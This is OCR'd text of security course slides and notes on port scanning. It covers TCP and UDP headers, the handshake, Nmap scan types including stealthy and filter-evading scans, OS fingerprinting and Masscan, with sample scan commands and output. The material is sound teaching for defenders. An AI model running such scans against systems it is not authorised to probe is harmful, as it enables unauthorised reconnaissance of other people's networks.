

TCP and UDP Ports

- TCP and UDP have ports: A field in the TCP and UDP headers
  - Total of 65,536 (times 2) ports
  - Yes, you sometimes see packets going to or from port 0
- Port scanners send packets to various ports to determine what is listening
  - Find TCP 80, web server
  - Find TCP 445, Windows Server Message Block
  - Find UDP 53, DNS server
  - And more
- But these all can change!

There are $2^{16} = 65,536$ different TCP ports and 65,536 different UDP ports. Common services listen at well-known port numbers. The latest port listing is maintained by the IANA. For example

- TCP 80 usually indicates a web server
- TCP 445 usually indicates Windows Server Message Block (SMB)
- UDP 53 usually indicates a DNS server
- TCP 6000 usually indicates an X Window server

Each open port (for example, listening) offers a potential way into a system.



TCP Three-Way Handshake

Port Scanning

- Initial SYN establishes sequence number for A to B
  - Usually, B must remember this allocating state in its connection queue
- Response SYN-ACK establishes sequence number for B to A

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 100

All *legitimate* Transmission Control Protocol (TCP) connections (for example, HTTP, Telnet, FTP, and so on) are established through this three-way handshake.

The handshake allows for the establishment of sequence numbers (ISN = Initial Sequence Number) between the two systems. These sequence numbers are used so that TCP can provide for reliable packet delivery in sequential order. Sequence numbers are used for sequencing and retransmissions.

Six control bits describe the packet's role in the connection:

- **SYN**: Synchronize
- **ACK**: Acknowledgment
- **FIN**: End a connection
- **RESET**: Tear down a connection
- **URG**: Urgent data is included
- **PUSH**: Data should be pushed through the TCP stack

Note that the control bits can be set independently of one another. For example, you could have a SYN-ACK packet with both bits set.



A Closer Look at the TCP Header

Port Scanning

Source Port | Destination Port

Sequence Number

Acknowledgment Number

Hlen | Rsvd | Cont Bits | Window

Checksum | Urgent Pointer

TCP Options (if any) | Padding

Data

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 101

The TCP header includes the source and destination ports, as well as other elements that a port scanner manipulates as it generates packets, such as the TCP control bits.

Also, the sequence number for this packet and the ACK number for previous packets are included in the header (for use in establishing the three-way handshake, as we saw previously).



A Closer Look at the UDP Header

Port Scanning

Source Port **Destination Port**

UDP Message Length UDP Checksum

Data

The User Datagram Protocol (UDP) does not have a three-way handshake or sequence numbers and is therefore a "stateless" protocol. Retransmissions are handled by the application or are not done at all. UDP is also known as the Unreliable Damn Protocol. It is useful for applications that value speed over reliable delivery, such as voice or video transmissions. Packet sequencing takes up processing overhead, while an occasional dropped packet has minimal impact on a user's perception of voice or video.

UDP is also used for simple query/response type applications, such as databases or DNS. For such services, I send in one packet and get one response. Therefore, there's no need for sequence numbers for a series of packets.

The UDP packet header is simple. It includes the source port and destination port. No sequence numbers are included.

Nmap: Scan Types

Port Scanning

- Ping sweeps and ARP scans
- Connect TCP scans (uses three-way handshake)
- SYN scans (aka "half-open" scans)
- ACK scans (bypasses some filters)
- FIN scans (bypasses some filters)
- FTP proxy "bounce" scanning
- *Idle* scanning
- UDP scanning
- Version scanning

IPv6 scanning (-6) supports all scan types



Command: nmap -T4 -A -v l2s.northpolechristmastown.com

```
nmap -T4 -A -v l2s.northpolechristmastown.com
Nmap scan report for l2s.northpolechristmastown.com
(35.185.84.51)
Host is up (0.038s latency).
rDNS record for 35.185.84.51:
51.84.185.35.bc.googleusercontent.com
Not shown: 996 filtered ports
PORT     STATE  SERVICE       VERSION
22/tcp   open   ssh           OpenSSH 7.4p1 Debian 10
+deb9u5 (protocol 2.0)
| ssh-hostkey:
|   2048
81:aa:b0:de:e0:4a:b5:15:7e:e8:cd:14:f5:fa:e2:f3 (RSA)
|   256
dc:0b:52:ab:43:87:59:7b:84:85:2d:5c:db:92:4f:ba (ECDSA)
|_  256
5c:84:75:81:e1:bc:3e:72:ad:92:84:dc:c8:a0:ed:31
(ED25519)
80/tcp   open   http          nginx 1.10.3
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.10.3
|_http-title: Did not follow redirect to https://
l2s.northpolechristmastown.com/
443/tcp  open   ssl/http      nginx 1.10.3
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.10.3
|_http-title: Toys List
| ssl-cert: Subject:
commonName=dev.northpolechristmastown.com
| Subject Alternative Name:
```

Nmap allows for conducting numerous types of scans:

- **Ping sweeps**: Send a variety of packet types (including ICMP Echo Requests, but many others as well).
- **ARP scans**: Identify which hosts are on the same LAN as the machine running Nmap. The ARP scan does not work through a router because ARP traffic just goes on a single LAN.
- **Connect scans**: Complete the three-way handshake; are slow and easily detected. Because the entire handshake is completed for each port in the scan, the activities are often logged on the target system.
- **SYN scans**: Only send the initial SYN and await the SYN-ACK response to determine if a port is open. The final ACK packet from the attacker is never sent. The result is an increase in performance and a much stealthier scan. Because most host systems do not log a connection unless it completes the three-way handshake, the scan is less likely to be detected.
- **ACK scans**: Particularly useful in getting through simple router-based firewalls. If a router allows "established connections in (and is not using any stateful inspection), an attacker can use ACK scans to send packets into the network. This can be useful for host and listening port identification, but cannot be used to create connections to a host.
- **FIN scans**: Send packets with the FIN control bit set in an effort to be stealthy and get through firewalls. Similar in nature to the ACK scan, but limited to UNIX-based systems (Nmap will typically indicate `open|filtered` when it received a response).
- **FTP Proxy Bounce Attack scans**: Bounce an attack off a poorly configured FTP server. In this scan method, the target of the scan will see connection attempts coming from the poorly configured FTP server, not the attacker.
- **"Idle" scans**: This scan type can be used to divert attention, obscuring the attacker's location on the network.
- **UDP scanning**: Helps locate vulnerable UDP services. For most UDP ports, Nmap sends packets with an empty payload. But, for about a dozen specific ports, Nmap includes an application-appropriate payload for the given port, including UDP port 53 (DNS), 111 (portmapper), 161 (SNMP), etc.
- **Version scanning**: Tries to determine the version number of the program listening on a discovered port for both TCP and UDP.
- **IPv6 scanning**: Iterates through a series of IPv6 addresses, scanning for target systems and ports, invoked with the `-6` syntax. Today, all Nmap scan types support a `-6` option.
- **RPC scanning**: Identifies which Remote Procedure Call services are offered by the target machine.
- **TCP sequence prediction**: Useful in spoofing attacks, as we shall see in a short while.



Nmap:ACK Scanning

Port Scanning

- You can configure a router to allow only established connections in (for example, connections with ACK bit set)
  - Allow outgoing SYNs for internal hosts to establish outbound connections
- This blocks session initiations from the outside
- *But* an attacker can conduct an ACK scan to get past some filters
- ACK scans are useful for mapping, but not for port scanning
  - Useful for finding sensitive internal systems post-exploitation

Router

SYN

SYN-ACK

SYN

DROP

SYN-ACK

RST!

Victim to be scanned

A router may allow outgoing SYNs and their incoming responses (for example, established connections with the ACK control bit set) but not incoming SYNs. The reason is that incoming SYNs indicate the beginning of a new session. In this case, the attacker can scan with ACK packets, which the router allows into the network.

A stateful packet filter remembers the outgoing SYNs, so it only allows the incoming packet if it is tied to an earlier outgoing packet. Therefore, an ACK scan does not work through a properly configured stateful packet filtering device.

ACK scans cannot reliably determine which ports are open or closed, unfortunately for the attackers. Different systems respond in different ways to an unsolicited ACK packet to an open or closed port. In other words, the returned RST doesn't necessarily indicate that the port is open or closed. However, it DOES indicate that there is a system at the address. So the ACK scan result can be used to do network mapping instead of a ping sweep. It just cannot be used for a port scan.

This is a great approach for finding internal sensitive systems, such as network management servers, SIM servers, and remote access servers. This technique works because many organizations use simple IP address filtering for segmentation of sensitive LAN segments.



Nmap OS Fingerprinting

Port Scanning

More than 30 methods are used for Nmap OS fingerprinting, including:

- Port scanning flag combinations
- TCP ISN greatest common denominator (GCD)
- TCP ISN counter rate (ISR)
- TCP IP ID sequence generation algorithm (TI)
- ICMP IP ID sequence generation algorithm (II)
- Shared IP ID sequence Boolean (SS)
- TCP timestamp option algorithm (TS)
- TCP initial window size (W, W1–W6)
- IP don't fragment bit (DF)
- IP initial Time to Live guess (TG)
- Explicit congestion notification (CC)

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 105

In addition to finding out what ports are open on a system, an attacker also wants to determine the OS used by the system. By determining the platform, an attacker can further research the system to determine the particular vulnerabilities it is subject to. For example, if the target is a macOS 10.13 system, the attacker can utilize known vulnerability information and available exploits to attack that specific platform.

Nmap has a database of how various systems respond to various attributes and flags returned by a target system. By sending out various packets to both open and closed ports, Nmap can also determine what type of platform the system is running. This technique is called active OS fingerprinting because the scanner sends packets out to measure the response of the machine in an effort to identify the OS type.

Nmap's active OS fingerprinting includes more than 30 different tests to determine the operating system type of a target. Included in these tests are measures of the TCP sequence numbers of responses, such as their greatest common denominator and how quickly they change over time. Also, Nmap measures the changes in IP ID values for responses to TCP and ICMP packets. Some operating system types have different sets of IP ID numbers for TCP versus ICMP, while others do not. (Windows uses the same incremental number for both sets of protocols.)

It also looks at TCP timestamp behavior and TCP window sizes the target system negotiates. Also, Nmap evaluates the behavior of the system to a message with the Don't Fragment bit set in its IP header. It attempts to guess the initial Time To Live for the packet by rounding it up to the next nearest power of 2 because many system types have a TTL of 2**n or (2**n)-1. Finally, Nmap analyzes the explicit congestion notification behavior of the target machine to see how it handles the extended control bits associated with congestion control.



Other Scanners: Masscan

Port Scanning

- Traditional port scanning can be "slow"
  - When scanning thousands of hosts, tracking all SYN and SYN/ACKs
- Masscan separates the SYN send from the ACK receive code
  - Sender can *fire and forget*
  - Receiver identifies open/closed from response
  - By decoupling the two halves of the three-way handshake, speed is greatly improved

```
# masscan 10.0.0.0/8 -p 22,25,80,445,3389
Starting masscan 1.0.4 (http://bit.ly/14GZzcT)
```

NOTE

Masscan by Robert David Graham improved performance over early tools separating SYN send from ACK receive.

With 20 Mbps bandwidth, Masscan can scan 16 million hosts for 10 ports each in approximately 1 hour.

One of the problems with scanning a large number of systems is the inherent restrictions of TCP/IP and the three-way handshake. Good and proper scanners will gracefully attempt the three-way handshake when trying to determine which ports are open on a target system. While this works fine for scanning a handful of systems, it can be very time-consuming when scanning thousands of computers. Years ago, Dan Kaminsky developed a tool called Scanrand that separated the process sending the SYN packets from the process receiving the SYN/ACK responses. By doing this, it allows the scanner to run in a massively parallel process, 